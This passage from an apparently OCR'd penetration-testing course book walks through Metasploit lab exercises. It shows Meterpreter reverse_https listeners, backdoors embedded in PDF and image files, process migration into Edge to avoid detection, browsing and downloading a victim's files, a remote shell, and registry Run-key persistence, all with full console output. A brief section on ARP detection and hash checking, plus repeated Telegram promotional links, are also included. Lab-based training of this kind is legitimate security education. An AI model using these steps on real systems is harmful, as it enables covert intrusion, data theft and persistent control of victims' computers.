
meterpreter >
```

21. Start Kage and setup job to interact with the session





https://t.me/learningnets




22. Go back to Windows and close the PDF file, notice that the session did not close.




23. Reboot Windows machine and monitor Kali msfconsole for new

https://t.me/learningnets

sessions ( to check the persistence module works)

24. Type >sessions

>Sessions 3

```
msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 10.0.2.6
[*] Meterpreter session 3 opened (10.0.2.23:4444 -> 10.0.2.6:49714) at 2020-08-04 14:35:30 -0400
[*] Session ID 3 (10.0.2.23:4444 -> 10.0.2.6:49714) processing AutoRunScript 'exploits/windows/local
/persistence LPORT=4444'
[-] Handler failed to bind to 10.0.2.23:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] Running persistent module against MSEDGEWIN10 via session ID: 3
[+] Persistent VBS script written on MSEDGEWIN10 to C:\Users\ADMINI~1\AppData\Local\Temp\DlHlOLRmPVb
Vo.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GFDvtB
[+] Installed autorun on MSEDGEWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GFDvtB
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEDGEWIN10_20200804.3532/MSEDGEWIN10
_20200804.3532.rc

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  3         meterpreter x86/windows  MSEDGEWIN10\Administrator @ MSEDGEWIN10  10.0.2.23:4444 -> 10.0
.2.6:49714 (10.0.2.6)

msf5 exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

25. In Kage remove the old sessions and create new session because the session number is change after the reboot.
26. To Clean up Windows 10 from the Malware persistence mode delete the Jvb script located under c:/Users/Administrator/AppData/local/Temp or use the provided cleanup script


Meterpreter> resource <<location of clean up script>>

## Exercise 35 Embedding Malware inside image file

https://t.me/learningnets

Same procedure used to imbed a PDF file with malware, can be used to embed an Image with malware.

1. Go through exercise 34, just replace the PDF file with an image.




## 6.8. Protecting against smart delivery methods

There are three ways to protect against smart backdoors delivery methods, blocking or preventing Man in the Middle by using trusted networks, VPN clients or using Xarp in systems, Xarp application that detect and ARP poisoning, Xrap free version can be downloaded from http://www.xarp.net/#download

Only use https connections to websites as they are encrypted and cannot be patched in the fly.
Use hashing, hashing is a file signature that the file you downloaded into your machine is the same file that the publisher has in his website and not changed in the way, normally file publisher have file hash published in their website beside the file name to be downloaded.
When you download a file and before running the file into your machine generate the file hash and compare it to the hash number published in the owner website, if the two numbers are identical then the file is save and did not changed in the way if they do not match then the file is not save.
Generating hash can have done through command line or their GUI tool that available on the internet.

https://t.me/learningnets

# 7
# Post Exploitation

As the term suggests, post exploitation basically means the phases of operation once a victim's system has been compromised by the attacker. The value of the compromised system is determined by the value of the actual data stored in it and how an attacker may make use of it for malicious purposes. This phase deals with collecting sensitive information, documenting it, and having an idea of the configuration settings, network interfaces, and other communication channels. These may be used to maintain persistent access to the system as per the attacker's needs.

https://t.me/learningnets

# 7. Post exploitation

Post exploitation is that after the attacker gain access to the victim computer using backdoor program or another method, he will try to have full control of the victim PC by reading, copying, writing or deleting files and running PC peripherals like Camera , mic , ..etc. In this section we have exercise to create backdoor file using Veil and then using Metasploit console to listen to the request to connect coming from the backdoor file when it is delivered to the victim PC, for testing purposes we are going to use same file created in exercise 32 and the same basic delivery method which was through Kali website.

## 7.1. Metasploit meterpreter commands

### Exercise 36: Post Exploitation

1. Start Kali Machine

2. Check the port used in the backdoor file that created by Viel in Exercise 32

```
[go/meterpreter/rev_https>>]: set LHOST 10.0.2.23
[go/meterpreter/rev_https>>]: set LPORT 4445
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set SLEEP 5
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected
```

3. In Kali start webserver apache2

#service apache2 start


4. Setup Kali to listen to connection

https://t.me/learningnets

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.23:4445
```

5. Start windows machine
6. Access the Kali website that contain the backdoor file from exercise 32




7. In windows Run the file downloaded from Kali website.
8. Looking at Kali listener you will see the connection established and you have meterpreter session

```
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: plvzdo4o) Stag
ing x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:49811) at 2020-08-0
5 14:42:42 -0400

meterpreter >
```

9. To see all possible commands that we can run in the victim machine run command

https://t.me/learningnets

meterpreter>help
meterpreter>background

10. The background command makes the backdoor running in the background.

meterpreter>sessions
show currently running sessions

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  MSEDGEWIN10\Administrator @ MSEDGEWIN10  10.0.2.23:4445 -> 10.0.2.6:49811 (10.0.
2.6)

msf5 exploit(multi/handler) >
```

11. to interact with the session, you need to write command

>sessions 1 ( to connect back to the session )

12. meterpreter>ipconfig (which will show Windows network configurations)

https://t.me/learningnets

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  8
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:04:18:04
MTU          : 1500
IPv4 Address : 10.0.2.6
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f590:a0cd:d841:d69b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

## 7.2. Process impersonation

Metasploit meterpreter can change the process ID of the malware software to take another Windows process ID. This will make the malware more deceiving when someone look at Windows running processes.

meterpreter>ps

ps command will list all running processes in the target computer




As we can see that Microsoft Edge process ID is 816
meterpreter>migrate 816
The command migrate will allow us to migrate the backdoor process to use MicrosoftEdgeCP.exe process number 816 which is the process ID for Edge to be less subspecies to the victim machine

```
meterpreter > migrate 816
[*] Migrating from 8804 to 816...
[*] Migration completed successfully.
meterpreter >
```

**Notes**

- You can migrate to any process in Windows, but the best process to migrate to, is Edge.exe because it is always used and not suspicious and have a full control in the Windows machine.
- If you look at Windows Resource Monitor under Network, you can see that the exploit process using explorer to connect to Kali machine.



## 7.3. Controlling Victim file system

After getting connected to victim machine through Metasploit msfconsole, meterpreter will allow a full control of the machine file system and should be able to browse all files and directories and download, upload, delete, write files and running new processes.

### Exercise 37: Controlling victim file system

1. Meterpreter allows us to control the victim machine and navigate through its files and directories, we can also download and upload from the machine.

```
meterpreter > cd c:/
meterpreter > pwd
c:\
meterpreter > cd users
meterpreter > pwd
c:\users
meterpreter > ls
Listing: c:\users
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   16384  dir   2019-06-11 13:11:44 -0400  Administrator
40777/rwxrwxrwx   0      dir   2018-04-11 19:45:03 -0400  All Users
40555/r-xr-xr-x   8192   dir   2018-04-11 17:04:33 -0400  Default
40777/rwxrwxrwx   0      dir   2018-04-11 19:45:03 -0400  Default User
40777/rwxrwxrwx   8192   dir   2019-05-08 14:52:22 -0400  DefaultAppPool
40777/rwxrwxrwx   12288  dir   2018-04-25 11:48:26 -0400  IEUser
40555/r-xr-xr-x   4096   dir   2018-04-11 19:38:20 -0400  Public
100666/rw-rw-rw-  174    fil   2018-04-11 19:38:24 -0400  desktop.ini
40777/rwxrwxrwx   8192   dir   2018-04-25 11:59:53 -0400  sshd_server

meterpreter >
```

2. Here is a list of file system commands that I can run in the victim machine

https://t.me/learningnets

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

3. Download a file from victim machine through meterpreter command

https://t.me/learningnets


```
root@kali: ~ 172x39

meterpreter > cd Desktop
meterpreter > ls
Listing: c:\users\Administrator\Desktop
=======================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  564729    fil   2019-07-28 22:51:45 -0400  Boy.jpg.exe
100666/rw-rw-rw-  380957    fil   2020-08-04 12:28:20 -0400  COVID-19-scams-infographic.pdf
100777/rwxrwxrwx  584147    fil   2020-08-04 12:52:29 -0400  COVID19.pdf.exe
100666/rw-rw-rw-  11225583  fil   2019-07-28 15:37:38 -0400  Desktop.rar
100666/rw-rw-rw-  85913     fil   2019-07-30 21:57:41 -0400  EVIL word Document.docx
100666/rw-rw-rw-  11499     fil   2019-08-01 14:26:19 -0400  Empire macro.docx
100666/rw-rw-rw-  129815    fil   2020-08-04 12:25:00 -0400  InfographicThumbv51.png
100666/rw-rw-rw-  1417      fil   2019-06-11 13:12:06 -0400  Microsoft Edge.lnk
100666/rw-rw-rw-  31236     fil   2020-08-04 12:12:11 -0400  PDF-icone.png
100666/rw-rw-rw-  12790301  fil   2019-07-28 15:14:07 -0400  PenTest.pdf
100777/rwxrwxrwx  323137    fil   2019-07-28 15:22:27 -0400  PenTest.pdf.exe
100777/rwxrwxrwx  11505282  fil   2019-07-28 15:41:33 -0400  PenetrationTesting.pdf.exe
100666/rw-rw-rw-  1056      fil   2020-06-21 22:37:49 -0400  Telegram.lnk
100666/rw-rw-rw-  828       fil   2019-12-30 07:30:55 -0500  WSCC.lnk
100666/rw-rw-rw-  27294     fil   2020-08-04 12:06:44 -0400  adobe-pdf-icon.svg
100666/rw-rw-rw-  241785    fil   2019-07-28 22:47:35 -0400  boy.jpg
100666/rw-rw-rw-  16958     fil   2019-07-28 22:48:26 -0400  boy_5un_icon.ico
100666/rw-rw-rw-  282       fil   2019-06-11 13:11:46 -0400  desktop.ini
100777/rwxrwxrwx  73802     fil   2020-08-04 12:03:45 -0400  kagetest.exe
100666/rw-rw-rw-  12235     fil   2019-07-28 15:00:07 -0400  pdf.png
100777/rwxrwxrwx  73802     fil   2019-07-28 15:00:28 -0400  pdf4444.exe
100666/rw-rw-rw-  16958     fil   2019-07-28 14:59:55 -0400  pdf_KA7_icon.ico
100666/rw-rw-rw-  48204     fil   2020-08-04 12:19:32 -0400  pdf_icone_8JW_icon.ico
100777/rwxrwxrwx  1173000   fil   2019-07-18 12:44:51 -0400  putty.exe
100666/rw-rw-rw-  162       fil   2019-07-30 15:54:37 -0400  ~$lware embedded doc.docx

meterpreter > download boy.jpg
[*] Downloading: boy.jpg -> boy.jpg
[*] Downloaded 236.12 KiB of 236.12 KiB (100.0%): boy.jpg -> boy.jpg
[*] download   : boy.jpg -> boy.jpg
meterpreter >
```

4. See the file in Kali machine under /root



**Note**
To deal with Windows files or folders names that have space put the name between single quotation marks ‘xxxx xxxx’ .

5. Meterpreter allow to get direct Windows shell.
   To switch back to meterpreter hit Control + C

```
meterpreter > shell
Process 5728 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3A97-874F

 Directory of c:\users\Administrator\Desktop

08/04/2020  11:09 AM    <DIR>          .
08/04/2020  11:09 AM    <DIR>          ..
08/04/2020  09:06 AM            27,294 adobe-pdf-icon.svg
07/28/2019  07:47 PM           241,785 boy.jpg
07/28/2019  07:51 PM           564,729 Boy.jpg.exe
07/28/2019  07:48 PM            16,958 boy_5un_icon.ico
08/04/2020  09:28 AM           380,957 COVID-19-scams-infographic.pdf
08/04/2020  09:52 AM           584,147 COVID19.pdf.exe
07/28/2019  12:37 PM        11,225,583 Desktop.rar
08/01/2019  11:26 AM            11,499 Empire macro.docx
07/30/2019  06:57 PM            85,913 EVIL word Document.docx
08/04/2020  09:25 AM           129,815 InfographicThumbv51.png
08/03/2020  05:46 PM            73,802 kagetest.exe
06/11/2019  10:12 AM             1,417 Microsoft Edge.lnk
08/04/2020  09:12 AM            31,236 PDF-icone.png
07/28/2019  11:52 AM            12,235 pdf.png
07/28/2019  11:42 AM            73,802 pdf4444.exe
```

## 7.4. Maintaining Access

The connections to the victim machine explained above is not persistence and the connection will stop when the Victim machine is rebooted. The backdoor file will not start by itself again. In this section we will create persistence connection that once the backdoor installed it will try to connect to the Attack machine (Kali) automatically every time the Windows machine started. We are going to do this by injecting the backdoor as a service.

### Exercise 38: Maintaining Access using persistence mode

6. Disconnect previous sessions and restart MSF console again

https://t.me/learningnets

```
root@kali:~# msfconsole

                                                  
     ,           ,                                
    /             \                               
   ((__---,,,---__))                              
      (_) _ (_)                                   
       /  |  \                                    
      /   |   \                                   
     (    |    )                                  
      \___|___/                                   
          |                                       
          |                                       
          |                                       
```

```
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: ttp63bl9) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:49917) at 2020-08-05 18:54:58 -0400
[*] Session ID 1 (10.0.2.23:4445 -> 10.0.2.6:49917) processing AutoRunScript 'exploits/windows/local/persistence LPORT=4445'
[*] Running persistent module against MSEDGEWIN10 via session ID: 1
[!] Note: Current user is SYSTEM & STARTUP == USER. This user may not login often!
[+] Persistent VBS script written on MSEDGEWIN10 to C:\Windows\TEMP\fpXuTuQkL.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\cnPksfSWvgNn
[+] Installed autorun on MSEDGEWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\cnPksfSWvgNn
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEDGEWIN10_20200805.5507/MSEDGEWIN10_20200805.5507.rc
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: ttp63bl9) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 2 opened (10.0.2.23:4445 -> 10.0.2.6:49925) at 2020-08-05 18:55:17 -0400
[*] Session ID 2 (10.0.2.23:4445 -> 10.0.2.6:49925) processing AutoRunScript 'exploits/windows/local/persistence LPORT=4445'
[*] Running persistent module against MSEDGEWIN10 via session ID: 2
[+] Persistent VBS script written on MSEDGEWIN10 to C:\Users\ADMINI~1\AppData\Local\Temp\wwXPDKMPrf.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\evyTXk
[+] Installed autorun on MSEDGEWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\evyTXk
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEDGEWIN10_20200805.5518/MSEDGEWIN10_20200805.5518.rc
```

9. The screenshot above is from msfconsole when the incoming connection from Windows machine is detected , msfconsole it will do the following actions automatically
   - Meterpreter session is established between Kali and windows machine.
   - Starting persistence mode.
   - Meterpreter will write a Visual Basic script (JVB ) to windows and store it under c:\windows\temp
   - Meterpreter will install Windows registry key to automatically starting the JVB script , the Registry key : HKCU\Software\Microsoft\Windows\CurrentVersion\Run\cnPksfS (the last name is automatically changed by the script )

```
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MSEDGEWIN10       10.0.2.23:4445 -> 10.0.2.6:49917 (10.0.2.6)
  2         meterpreter x86/windows  MSEDGEWIN10\Administrator @ MSEDGEWIN10  10.0.2.23:4445 -> 10.0.2.6:49925 (10.0.2.6)

msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

5. In Kali exit Msfconsole , and run it again and setup listener to listen to connection without persistence commands

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > exploit
```

6. Restart Windows Machine

```
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: yw3mhcbn) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:49857) at 2020-08-05 19:48:13 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

7. Connection will be established automatically
8. Cleaning script to undo the persistence mode is stored in Kali under /root/.msf4/logs/persistence/<name of Windows machine>/Name_of session.rc
9. To clean up just run the command Resource from meterpreter followed by the location of the rc file.

### 7.5. Key-logger and screenshots

